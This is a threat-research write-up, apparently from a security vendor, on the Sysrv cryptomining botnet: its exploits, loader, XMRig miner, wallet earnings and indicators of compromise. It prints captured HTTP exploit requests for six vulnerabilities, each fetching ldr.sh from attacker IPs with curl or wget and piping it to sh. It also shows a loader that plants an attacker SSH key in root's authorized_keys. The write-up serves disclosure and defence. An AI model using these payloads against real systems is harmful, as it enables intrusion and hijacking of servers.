



Juniper Threat Labs monitored the Sysrv botnet since December of 2020. At that time, it used two mining pools, **minexmr** and **f2pool**. It also used multi-component malware wherein the worm binary is installed as **sysrv** (**sysrv.exe** on Windows) and the miner binary as **network01** (**network01.exe** on Windows). In February 2021, we saw the botnet remove the minexmr mining pool and only use f2pool.

Then, in March 2021, Juniper Threat Labs noticed a significant uptick in activity, as recorded by our sensors. In addition to incorporating more exploits, the botnet now combines the worm and the miner into a single binary. Our researchers believe the threat actor will have better control and management with a single binary as the binary is constantly updated. Sysrv also added **nanopool** as a new mining pool. We also identified new development in the loader script where it tries to add ssh keys to infected system. We believe this is a way for the threat actor to gain more persistence and may lead to more sophisticated attacks.

```
grep -q 1.1.1.1 /etc/resolv.conf || chattz -i /etc/resolv.conf 2>/dev/null 1>/dev/null; echo "nameserver 1.1.1.1" >> /etc/resolv.conf; chattz +i /etc/resolv.conf 2>/dev/null 1>/dev/null
echo "ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQCon+ogu86pIjSVJjP13aERqrWFI7AvtzMqzTs
j9nWNXLHSosyTfJ3PwL4TkG4oicsBvG1gnlyJHsk157LLHGhRYEtzjyMpfeguAkrrgk
47WtJVJajv4XipVHQWZ1Yk36kJfzQPPWG054FDHPND77BQOwtuy47ZIBm+laXPV3NJ6
8V7wycOlSFmp406VXwC/iYm1sEhrmhEiNJyop6xBDVr6pwhKvUsJrRYmbKaZoK8bDQi
rQN3NA4j/nCaXoHxw9CvCvMERvtV/mgati+P1/5t7we161KZXy5x/KitarrT34D73o8
sbHzQeQYih7Bmc972WZalyaGJcw0FlagAPDGFx+XhOS+sQHATbcIZS4/8Apd51903Uh
GMoNBjnK7YMYmg+51sbfoNCJ3gehcltaMw1aIUMyPq8PF0yMbjHxPEkIM7fJM7yadgn
AS7xYGeVxwHY95SKPtWbZdRk1mEBgnttk04qOR9QGeVXoCJ0uFjlnYM8oF4OjpyKlPO
VI4cDiVBoKG2G7dz2FS0hhyRWvdJBLWbC4No+Ynz0aTX/YmUvlcxb8zZuq1lbmFX9NR
06o6zhVsxFJhPfnjorILds1FUypUDZUhDF/SMSSG2gg/bj4rfcxBgunoZzjd6yP449
hT1l103civrIv6pokPyNQW1w2v1z4kX7wAfH/GHQ7SCQ== user@email.com" > /
root/.ssh/authorized_keys
```


Ldr.sh started adding its keys for maintaining

persistence

## Bundled Exploits

Based on our findings, the attack surged on March 4, 2021 and we identified six vulnerabilities actively exploited with a payload, including:

- Mongo Express RCE (CVE-2019-10758)
- XXL-JOB Unauth RCE
- XML-RPC (CVE-2017-11610)
- CVE-2020-16846 (Saltstack RCE)
- ThinkPHP RCE
- CVE-2018-7600 (Drupal Ajax RCE)



Sysrv botnet attacks from Juniper's sensors

### Mongo-Express RCE (CVE-2019-10758)

The attack we've seen so far specifically targets port 8081, which affects a web based MongoDB admin interface known as "Mongo-Express". Mongo-Express is a web-based admin interface used to manage MongoDB databases. Exploiting this interface could allow the attacker to gain access to the MongoDB databases. As of this writing, there are 847 public IPs in Shodan.io that are hosting this service.

```

POST /checkValid HTTP/1.1
Host: [REDACTED]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:78.0) Gecko/20100101 Firefox/78.0
Content-Length: 243
Accept: /*/*
Accept-Language: en-US,en;q=0.5
Authorization: Basic YWRtaW46cGFzcw==
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip

document=this.constructor.constructor("return process")().mainModule.require("child_process").execSync("(curl --user-agent cve_2019_10758 http://194.145.227.21/ldr.sh)|wget --user-agent cve_2019_10758 -q -O - http://194.145.227.21/ldr.sh)|sh")

```

## XXL-JOB Unauth RCE

This attack targets vulnerability in XXL-Job, a lightweight distributed task scheduling framework. It allows users to schedule tasks like cron jobs via a web interface. According to the authors, this framework has been adopted by many companies in China. From Shodan, we've enumerated 35 public IPs with this service, almost all of them in China.

```

POST /run HTTP/1.1
Host: [REDACTED]
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36
Content-Length: 475
Accept: /*/*
Accept-Language: en-US,en;q=0.5
Content-Type: application/json;charset=utf-8
Accept-Encoding: gzip

{
  "jobId": 1,
  "executorHandler": "demoJobHandler",
  "executorParams": "demoJobHandler",
  "executorBlockStrategy": "COVER_EARLY",
  "executorTimeout": 0,
  "logId": 1,
  "logDateTime": 1586629003729,
  "glueType": "GLUE_SHELL",
  "glueSource": "(curl --user-agent curl_xxljobUnauth http://31.210.20.181/ldr.sh)|wget http://31.210.20.181/ldr.sh)|sh",
  "glueUpdateTime": 1586699003758,
}

```

xxl-job unauth rce attack

## XML-RPC (CVE-2017-11610)

This vulnerability affects "Supervisor", a web interface to manage processes on UNIX systems. A specially crafted XML-RPC request could allow code execution on a vulnerable server.

```

POST /RPC2 HTTP/1.1
Host: [REDACTED]
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.111 Safari/537.36
Content-Length: 377
Accept: /*/*
Accept-Language: en-US,en;q=0.5
Content-Type: text/xml
Accept-Encoding: gzip

<?xml version="1.0"?>
<methodCall>
  <methodName>supervisor.supervisord.options.warnings.linecache.os.system</methodName>
  <params>
    <param>
      <value><string>(curl --user-agent curl_cve_2017_11610 http://31.210.20.181/ldr.sh)|wget --user-agent curl_cve_2017_11610 -q -O - http://31.210.20.181/ldr.sh)|sh</string></value>
    </param>
  </params>
</methodCall>

```

## Saltstack RCE (CVE-2020-16846)

This vulnerability affects systems running Salt-API, an interface on top of Salt that provides multiple entry points to the Salt system.

*"This CVE affects any users running the Salt API. An unauthenticated user with network access to the Salt API can use shell injections to run code on the Salt-API using the SSH client."*

[-https://saltproject.io/on-november-3-2020-saltstack-publicly-disclosed-three-new-cves/](https://saltproject.io/on-november-3-2020-saltstack-publicly-disclosed-three-new-cves/)

```
POST /run HTTP/1.1
Host: [REDACTED]
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.111 Safari/537.36
Content-Length: 238
Accept: */*
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip

token=12312&client=ssh&tgt=*&fun=a&roster=whiplash&ssh_priv=aaa|28curl+-user-agent+curl_cve_2020_16846+http%3A%2F%2F31.210.20.181%2Fldr.sh%7C%7Cwget+-user-agent+wget_cve_2020_16846+-q+-0+-+http%3A%2F%2F31.210.20.181%2Fldr.sh%29%7Csh%3b
```

## ThinkPHP RCE

ThinkPHP is another PHP framework that is widely exploited by Sysrv. A quick search on Shodan shows there are more than 35,000 public IPs deploying this service. Most of them are in China.

```
GET /?s=/Index/\think\app\invokefunction&function=call_user_func_array&vars[0]=shell_exec&vars[1][]=curl+-user-agent+curl_tp5+http://31.210.20.181/ldr.sh|sh HTTP/1.1
Host: [REDACTED]
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.111 Safari/537.36
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip
```

## Drupal Ajax RCE (CVE-2018-7600)

This vulnerability, aka “Drupalgeddon”, affects Drupal, a widely used CMS similar to WordPress. This vulnerability is relatively old but we still see many threat actors using this vulnerability.

```
POST /user/register?element_parents=account/mail/%23value&ajax_form=1&wrapper_format=drupal_ajax HTTP/1.1
Host: [REDACTED]
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.111 Safari/537.36
Content-Length: 289
Accept: */*
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip

form_id=user_register_form&drupal_ajax=1&mail[#post_render][]=system&mail[#type]=markup&mail[#markup]=echo+1324acb%3B%28curl+-user-agent+curl_cve_2018_7600+http%3A%2F%2F31.210.20.181%2Fldr.sh+%7C%7Cwget+-user-agent+wget_cve_2018_7600+-q+-0+-+http%3A%2F%2F31.210.20.181%2Fldr.sh%29%7Csh
```

## Sysrv Botnet Payload

When a system is infected and becomes a bot, the bot has two functions. The first is to spread and infect more bots and the second is to mine for Monero cryptocurrency. A bot spreads itself by attacking random public IPs using the exploits we have listed above. The exploit’s payload is to download a loader script from a hard-coded IP or domain via wget, curl or powershell. The name of the script is either **ldr.sh** or **ldr.ps1**.

The loader script will then download the worm and miner binary from an IP hardcoded on the loader script.

The binary payload has a Linux and Windows version. It is a 64-bit Go binary which is then packed with UPX.

296D3D3ED5FEEDA7F6D99ADC9DA2566CB6C460194066ACCCAC941A7B09BEDFC3

sysrv  
elf 64bits upx

Linux binary found on Virustotal

848ED7E90C767E7AB2B1A93F9B8CA9C41EB02C3C76BF8B7DFD806FE26C1F431E

sysrv  
elf 64bits upx

Windows binary found on Virustotal

BE8D067E762C5D48E616F62E882881B82C862794380F086E384FD9A4F784763F

sysrv.exe

peexe runtime-modules checks-network-adapters direct-cpu-clock-access upx executes-dropped-file

588B0838CC4C0F64BFC1E5EEAB2C9A59248E4E28A859ECBBAC6BF888DA783D

sysrv.exe

peexe executes-dropped-file upx

5C9828E344F9E089E60C3688E3345FB5809C3084CEC349A6B818DA7FAEF0988

sysrv.exe

peexe upx

### Cryptomining Worm

The cryptomining worm spreads by scanning vulnerable systems on the internet. It uses multiple exploits we have listed above. Based on the binaries we have seen and the time when we have seen them, we found that the threat actor is constantly updating its exploit arsenal. The latest addition includes an exploit targeting Laravel software, an open-source PHP web framework.



Inside the binary, we found the exploits it used to spread.

Function name
shell_exploit_cve_2017_11610_initialize
shell_exploit_cve_2017_12149_initialize
shell_exploit_cve_2017_9841_initialize
shell_exploit_cve_2019_0193_initialize
shell_exploit_cve_2019_10758_initialize
shell_exploit_cve_2019_3396_initialize
shell_exploit_cve_2020_14882_initialize
shell_exploit_cve_2021_3129_initialize
shell_exploit_HadoopUnauth_initialize
shell_exploit_Jenkins_initialize
shell_exploit_Jupyter_initialize
shell_exploit_Nexus_initialize
shell_exploit_ThinkPHP5_initialize
shell_exploit_Tomcat_initialize
shell_exploit_WordPress_initialize
shell_exploit_XxJobUnauth_initialize

Exploits include:

Exploit	Software
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
CVE-2021-3129	Laravel
CVE-2020-14882	Oracle Weblogic
CVE-2019-3396	Widget Connector macro in Atlassian Confluence Server
CVE-2019-10758	Mongo Express
CVE-2019-0193	Apache Solr
CVE-2017-9841	PHPUnit
CVE-2017-12149	Jboss Application Server
CVE-2017-11610	Supervisor (XML-RPC)
Apache Hadoop Unauthenticated Command Execution via YARN ResourceManager (No CVE)	Apache Hadoop
Brute force Jenkins	Jenkins
Jupyter Notebook Command Execution (No CVE)	Jupyter Notebook Server
CVE-2019-7238	Sonatype Nexus Repository Manager
Tomcat Manager Unauth Upload Command Execution (No CVE)	Tomcat Manager
WordPress Bruteforce	WordPress

### XMRig Miner





The second component of the payload is a cryptominer that mines Monero. In the early malware samples, the miner is in a separate binary. In later samples, the miner component is merged with the worm into a single binary. The miner is a version of XMRig which mines for the following mining pools:

- Xmr-eu1.nanopool.org:14444
- f2pool.com:13531
- minexmr.com:5555

As of poolwatch.io, these pools are three of the top four Monero mining pools. Combined together, they almost have 50% of the network hash rate. The threat actor's criteria appears to be top mining pools with high reward rates.



The screenshot shows the PoolWatch.io website interface. At the top, there is a search bar with the text "Search Coins" and a magnifying glass icon. Below the search bar, the main heading reads "All active Monero mining pools". Underneath this heading is a table with three columns: "Pool", "Reward Method", and "Network Hashrate". The table lists four mining pools: MineXMR, SupportXMR, Nanopool, and F2Pool, each with its respective reward method and network hashrate percentage.

Pool	Reward Method	Network Hashrate 2.2 GH/s (70 %)
 <a href="#">MineXMR</a>	PPLNS (1%)	725.8 MH/s (32.5%)
 <a href="#">SupportXMR</a>	PPLNS (0.6%)	366.3 MH/s (16.4%)
 <a href="#">Nanopool</a>	PPLNS (1%)	198.7 MH/s (8.9%)
 <a href="#">F2Pool</a>	PPS (3%)	177 MH/s (7.9%)

top monero mining pools

The profit from mining is saved into the following wallet address:

49dnvYkWkZNPDrJ3KF8fR1BHLBfIVArU6Hu61N9gtrZWgbRptntwht5JUXX1ZeofwPwC6fXNxPZfGjNEChXttwWE3WGURa

### How profitable is this miner?

Looking at Nanopool, this wallet gained **8 XMR** (~1,700 USD) from March 1 to March 28. It appears to be ramping up recently at a pace of 1 XMR per 2 days.

Total paid: 8.031765 XMR <span>CSV</span>			
	Date	Amount	Status
8	2021-03-28 22:24:46	1.001599 XMR	Confirmed
7	2021-03-26 11:54:29	1.003793 XMR	Confirmed
6	2021-03-23 11:13:12	1.001028 XMR	Confirmed
5	2021-03-19 23:29:39	1.003686 XMR	Confirmed
4	2021-03-14 17:12:03	1.009386 XMR	Confirmed
3	2021-03-11 16:37:30	1.004267 XMR	Confirmed
2	2021-03-07 05:23:06	1.007577 XMR	Confirmed
1	2021-03-01 03:19:07	1.000429 XMR	Confirmed

source:

<https://xmr.nanopool.org/account/49dnykYkWkZNPdJ3KF8fR1BHLBfiVArU6Hu61N9grZWgbRptntwht5JUrxX1ZeofwPwC6fXNXPZfGjNEChXttwWI>  
 From f2pool, this wallet gained 10XMR from December 2020 to March 2021 (2,000 USD).

The dashboard displays the following statistics:

- Total Revenue (XMR): 10.57593563
- Paid (XMR): 10.57593563
- Balance (XMR): 0.00000000
- Yesterday's Revenue (XMR): 0.05342502
- Today's Est. Revenue (XMR): 0.01285305

Additional features include a 'Manual Withdrawal' button and a wallet address: 49dnykYkWkZNPdJ3KF8fR1BHLBfiVArU6Hu61N9grZWgbRptntwht5JUrxX1ZeofwPwC6fXNXPZfGjNEChXttwWE3WGURa. At the bottom, it shows 4 total nodes, with 3 online and 1 offline.

source:

<https://www.f2pool.com/xmr/49dnykYkWkZNPdJ3KF8fR1BHLBfiVArU6Hu61N9grZWgbRptntwht5JUrxX1ZeofwPwC6fXNXPZfGjNEChXttwWE3W>

## Mitigation

Juniper Advanced Threat Protection (ATP) Cloud detects the binary payloads as follows.

The screenshot shows the ATP Cloud interface for a file with ID 9b2023a0e22f22860a7a... The threat level is 9. Key indicators include:

- Threat Level:** 9 (High)
- File Name:** 9b2023a0e22f22860a7a46a67c9eba2c4831db66244603fd961fbb5c38b55272
- Category:** executable (MIME type: application/elf)
- Malware Name:** Trojan:Genericid:36491935
- Type:** Trojan
- Strain:** Genericid.36491935

Other details include SHA256 and MD5 hashes, and a global prevalence of Medium. The interface also shows tabs for GENERAL, BEHAVIOR ANALYSIS, NETWORK ACTIVITY, and BEHAVIOR DETAILS.

Cloud detection of Linux Binary

<b>Threat Level</b> <span style="font-size: 2em; color: red;">7</span> File name be8d067e762c5da8e616f62e... Category executable (MIME type: a...	<b>Top Indicators</b> Malware Name Win32:Process Behavior Signature Executable has unusual resources Signature Match Process Networking xmr-eu1.nanopool.org	<b>Prevalence</b> Global prevalence Medium Unique users 1 Protocols seen HTTP
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**GENERAL** BEHAVIOR ANALYSIS NETWORK ACTIVITY BEHAVIOR DETAILS

<b>Status</b> Threat Level <span style="color: red;">7</span> Global Prevalence Medium Last Scanned Mar 30, 2021 4:10 PM	<b>File Information</b> File Name be8d067e762c5da8e616f62e882881b82c8627943bdf006e304fd9a4f784763f Category executable (MIME type: application/dosexec) Size 3MB Platform Win32 Malware Name Win32:Process Type Process Strain Generic	<b>Other Details</b> sha256 be8d067e762c5da8e616f62e882881b82c8627943bdf006e304fd9a4f784763f md5 0cf1d07e1407f64b3f7347ba5c1bdc46
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ATP Cloud detection of Windows binary

### Indicators of Compromise

Sha256, ip, URL, domain	Type
8223164dd8e2c7d6b2f0da63639186564335ba6a1bfc11cf31493d5c48f3abaf	linux binary
9b2023a0e22f22860a7a46a67c9eba2c4831db66244603fd961fbb5c38b55272	linux binary
ba46915f06d99c4d9b9d07767a86e979893f46333a8a93fce6e040452dfc1155	linux binary
3ea2df69b99f78fc0768ecf8190293f2b277b6de6e7b8e668f40b8a4910df17c	linux binary
2d5de0dfa05c2a2649a4537b3f935f3ab2c029eeb3a07ab33592611388c845aa	linux binary
d42090b274d285e759de296239bd7b8e5d97270b2d2ae189aed80e68ba82b591	linux binary
e627aff93c1e095786b5a5248425ec62c1ea8b049d487cfa6e9cfd2a0ddbd7b	linux binary
bf2c450d4d3519de51fbd31def04a0e6786e13a568ddefcaa62d812cc72ffc4c	linux binary
1dd2c66843cf5512b4dda518c2d5010edf06ab701f0380777b1b305ce9c98b0	linux binary
a999d7f95af4084b1e4276ee329e9b466c4d88a14cfc87007587d18a4a6c9f8a	linux binary
7a546057a47ee02f6436e51d6d61f1b63c525307f9b5076a8edfe2cf4ae68769	linux binary
6750e584ad0c21588e0add09c6ebe0cc9affe1673ac848b1761359170cf08bb7	linux binary
5f5d599d4d0f9149440a6f813c6db3759d4fdbf7abe991c3af3aa59dc8c4027f	linux binary
72483800c412e2204731b12c9d8fff1bc84f7af8f0b258299bb4f091a57ab23a	linux binary
9c9b7da616239290db831a9305e1a46d45c112c761deaea5ed4c36aea7433891	linux binary
beaa0639a67f7c7937a100f01a550ecb8c8b608251f4d02a97d9a0a15de1304	linux binary
7ff5f2b3145d1e54a84f5bcc13ae6838baac2d6c20951d19608166833753d96f	linux binary
1c91ed47c3c0baa74fa15c9b02330701dd02fc1e9b44963e1fe9a650ef7b78ef	linux binary
296d3d3ed5feeda7f6d99adc9da2566cb6c460194066accac941a7b09bedfc3	linux binary
848ed7e90c767e7ab2b1a93f9b8ca9c41eb02c3c76bf8b7dfd806fe26c1f431e	linux binary
4fd37fa6cc027e11409e3ca3b8109b2830cb3d7842303e67e6d0c087ae1b419	linux binary
22ef90a2b3c23d3c890358fff4ec1210e4ceaaf46d8bef525294151b0e88ce15	linux binary
77a9f3d4f498c8a84e09c89fd75d98eea31954cc17d948b876c00c638c95a7b6	linux binary
5208cda8463eee0ac2cf0273dcd4036aa1e2be0de2c45b4ffd71e4c92bac3f2b	linux binary
18a877f11f2ba2d7ae05ee8644a5cbd687282df4010dd0cb7680aec2e00d98ce	linux binary
f487b23309808e468889baf10c852284b7833b8ac06fd405d1b19abafc8e17fb	linux binary



0c13b3528088c308ac28971fba93939c66da2eabef66a4d3790c0b1817221535	linux binary
dd31b774397c6e22375d4f2fe26e38e82ae164bc73cf58314b18b8eed26802f0	linux binary
bcb02047374196acdf0285a656a8d378cecd6115c403d0bc9f743b4e3ffd6fed	linux binary
1384790107a5f200cab9593a39d1c80136762b58d22d9b3f081c91d99e5d0376	linux binary
dd5b4de5a1c68aad5a2efb08db55cb3e09f8ddffc19c95c1ecf9d06c6edf2d40	linux binary
9d85b4e7202521d435a871b7de5f8affd30603687cf6e6f39f1420e9223b2bea	linux binary
8353823b0dc71e1feec1a2ba5e509966d5dae7f5105489c1e628baa73b314d76	linux binary
be8d067e762c5da8e616f62e882881b82c8627943bdf006e304fd9a4f784763f	windows executable
588b0838cc4c0fc64bfc1e5eeab2c9a59248e4e28a859ecbbac6bfe88bda703d	windows executable
5c902be344f9e089e60c36bbe3345fb5bd9c3c0b4cec349a6bb18da7faef0908	windows executable
98e10d9c5bfd7a26ff3eb68d232109b6fbe0b0ec39f763f574301fb55e52a067	windows executable
0f02a4180528a850cf24310f2e88c365695e35adb6ba023288283599348b16d	windows executable
d8336694afc213433470e9481de2f5d3f57dbeaf5763f62d137be103f63c45dc	windows executable
9fd4fba33dbedf48706096ab4ae19e25648f33d2e9fba62118fea726c918848	windows executable
e51e35ce9737838d1a26be7285ba78a137d11c6725382944f34bde86f16cc893	windows executable
8d0585970d1f6996ee8a034ee1f482bb0df32599e618312c0830e2fb04b6af5a	windows executable
064869b60b9cdb2b39daa30280770e63d9151fe3cc9f6db3813953cd71bdba8f	windows executable
4a588b7f30c91d5603ffb0ea48cbd9f589f44b7fcb980b9bb9959d87dd344ad	windows executable
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http://185[.]239.242.71/sysrv.exe	download urls
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http://195[.]58.39.46/asap	download urls
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finalshell[.]nl	Domain